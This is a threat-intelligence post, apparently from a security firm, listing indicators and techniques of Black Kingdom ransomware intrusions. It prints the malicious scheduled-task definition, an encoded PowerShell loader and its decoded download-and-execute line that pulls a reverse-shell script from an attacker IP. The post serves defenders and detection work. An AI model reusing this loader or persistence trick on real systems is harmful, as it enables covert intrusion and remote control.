Black Kingdom ransomware (TTPs & IOC)

blog.redteam.pl/2020/06/black-kingdom-ransomware.html

We would like to share with the community the following TTPs and IOC related to Black Kingdom ransomware and threat actors using it.

Attackers gained initial access to the infrastructure via Pulse Secure VPN vulnerability [https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-11510].

For persistence they use a scheduled task [https://attack.mitre.org/techniques/T1053/]. Task name is GoogleUpdateTaskMachineUSA, which resembles a legitimate task of Google Chrome that ends with UA, not USA. The malicious task executes the following code:

<Exec>
<Command>powershell.exe</Command>
<Arguments>-windowstyle hidden -file'C:\ProgramData\Microsoft\Windows\Caches\cversions_cache.ps1'</Arguments>
</Exec>

Content of the cversions_cache.ps1 powershell script:

$update =
"SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBk/
powershell.exe -exec bypass -nologo -Enc $update

After decoding the base64 payload we can see the following powershell code:

IEX(New-Object Net.WebClient).DownloadString('http://198.13.49.179/reverse.ps1')

Observed network attacks also originated from this IP address:

198.13.49.179

The following artifacts can be found in Windows Events:

LogName=Microsoft-Windows-PowerShell/Operational
SourceName=Microsoft-Windows-PowerShell
EventCode=4100
EventType=3
Message=Error Message = File C:\ProgramData\Microsoft\Windows\Caches\cversions_cache.ps1 cannot be loaded because running scripts is disabled on this system. For more information, see about_Execution_Policies at https:/go.microsoft.com/fwlink/?LinkID=135170.

~

LogName=Microsoft-Windows-PowerShell/Operational
SourceName=Microsoft-Windows-PowerShell
EventCode=4104
EventType=3
Message=Creating Scriptblock text (1 of 1):
Set-ExecutionPolicy bypass 'C:\ProgramData\Microsoft\Windows\Caches\cversions_cache.ps1'


~

LogName=Microsoft-Windows-PowerShell/Operational
SourceName=Microsoft-Windows-PowerShell
EventCode=4104
EventType=3
Message=Creating Scriptblock text (1 of 1):
$update =
"SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBk/

powershell.exe -exec bypass -nologo -Enc $update

Path: C:\ProgramData\Microsoft\Windows\Caches\cversions_cache.ps1

We have found a public analysis which contains the same IP address as we have identified in the payload:



Screenshot of ANY.RUN analysis [https://any.run/report/63d6c419a8229bc7fc2089a2899d27bac746de0e96368e2a49d7c7754abd29f4/649fff18-14f5-4544-8d04-0a981d2e0c79].

E-mail address used by attackers: blackingdom@gszmail.com

Files encrypted using this ransomware end with: .black_kingdom